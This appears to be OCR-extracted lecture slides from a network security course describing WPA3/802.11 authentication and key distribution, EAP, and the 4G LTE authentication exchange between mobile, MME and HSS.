


802.11: WPA3 handshake




- (a) • AS generates Nonce_{AS} , sends to mobile
- (b) • mobile receives Nonce_{AS}
 - generates Nonce_M
 - generates symmetric shared session key K_{M-AP} using Nonce_{AS} , Nonce_M , and initial shared secret
 - sends Nonce_M , and HMAC-signed value using Nonce_{AS} and initial shared secret
- (c) • AS derives symmetric shared session key K_{M-AP}

802.11: authentication, encryption




- ③ shared symmetric session key distribution (e.g., for AES encryption)
- same key derived at mobile, AS
 - AS informs AP of the shared symmetric session

802.11: authentication, encryption



- ④ encrypted communication between mobile and remote host via AP
- same key derived at mobile, AS
 - AS informs AP of the shared symmetric session


802.11: authentication, encryption



- Extensible Authentication Protocol (EAP) [RFC 3748] defines end-to-end request/response protocol between mobile device, AS


Today's lesson

- What is network security?
- Principles of cryptography
- Authentication, message integrity
- Securing e-mail
- Securing TCP connections: TLS
- Network layer security: IPsec
- **Security in wireless and mobile networks**
 - 802.11 (WiFi)
 - 4G/5G
- Operational security: firewalls and IDS





Authentication, encryption in 4G LTE



- arriving mobile must:
 - associate with BS: (establish) communication over 4G wireless link
 - authenticate itself to network, and authenticate network
- notable differences from WiFi
 - mobile's SIMcard provides global identity, contains shared keys
 - services in visited network depend on (paid) service subscription in home network


Authentication, encryption in 4G LTE



- mobile, BS use derived session key K_{BS-M} to encrypt communications over 4G link
- MME in visited network + HHS in home network, together play role of WiFi AS
 - ultimate authenticator is HSS
 - trust and business relationship between visited and home networks



Authentication, encryption in 4G LTE




a) authentication request to home network HSS

- mobile sends attach message (containing its IMSI, visited network info) relayed from BS to visited MME to home HSS
- IMSI identifies mobile's home network




Authentication, encryption in 4G LTE



- ③ HSS use shared-in-advance secret key, K_{HSS-M} , to derive authentication token, *auth_token*, and expected authentication response token, $xres_{HSS}$
- *auth_token* contains info encrypted by HSS using K_{HSS-M} , allowing mobile to know that whoever computed *auth_token* knows shared-in-advance secret
 - mobile has authenticated network
 - visited HSS keeps $xres_{HSS}$ for later use

Authentication, encryption in 4G LTE




c) authentication response from mobile:

- mobile computes res_M using its secret key to make same cryptographic calculation that HSS made to compute $xres_{HSS}$ and sends res_M to MME

